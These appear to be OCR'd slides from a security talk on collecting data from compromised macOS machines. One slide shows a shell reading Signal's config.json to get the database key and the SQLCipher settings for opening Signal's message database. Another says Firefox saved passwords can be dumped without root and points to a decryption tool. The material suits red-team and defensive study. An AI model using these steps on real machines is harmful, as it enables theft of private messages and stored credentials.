
Desktop and other TCC-protected directories

NON-SSO

ADFS SSO

OPENVPN
aws
Signal
NoMAD
Microsoft Active Directory
Microsoft Active Directory Federation Services
Google Workspace
Jira Software

# Data Collection – Signal messages



wregula — /bin/sh — /bin/sh — sh — 84×6

```
sh-3.2$ cat ~/Library/Application\ Support/Signal/config.json
{
  "key": "e26a9[redacted]",
  "mediaPermissions": true
sh-3.2$
```

DB Browser for SQLite

SQLCipher encryption

Please enter the key used to encrypt the database.
If any of the other settings were altered for this database file you need to provide this information as well.

Password: 0x... — Raw key

Encryption settings: ○ SQLCipher 3 defaults ● SQLCipher 4 defaults ○ Custom

Page size: 4 096


KDF iterations: 256000

HMAC algorithm: SHA512

KDF algorithm: SHA512


Plaintext Header Size: 0

# Target for this talk


Desktop and other TCC-protected directories
OPENVPN
aws
NON-SSO
Signal
NoMAD
Microsoft Active Directory
Microsoft Active Directory Federation Services
ADFS SSO
Google Workspace
Jira Software


# Data Collection – Firefox saved passwords

- Firefox stores saved logins & passwords in an encrypted form
- If master password is not set (default configuration) the saved credentials can be dumped without root
- https://github.com/unode/firefox_decrypt




```
sh-3.2$
```

# Target for this talk



# Data Collection – flat files and problems with TCC

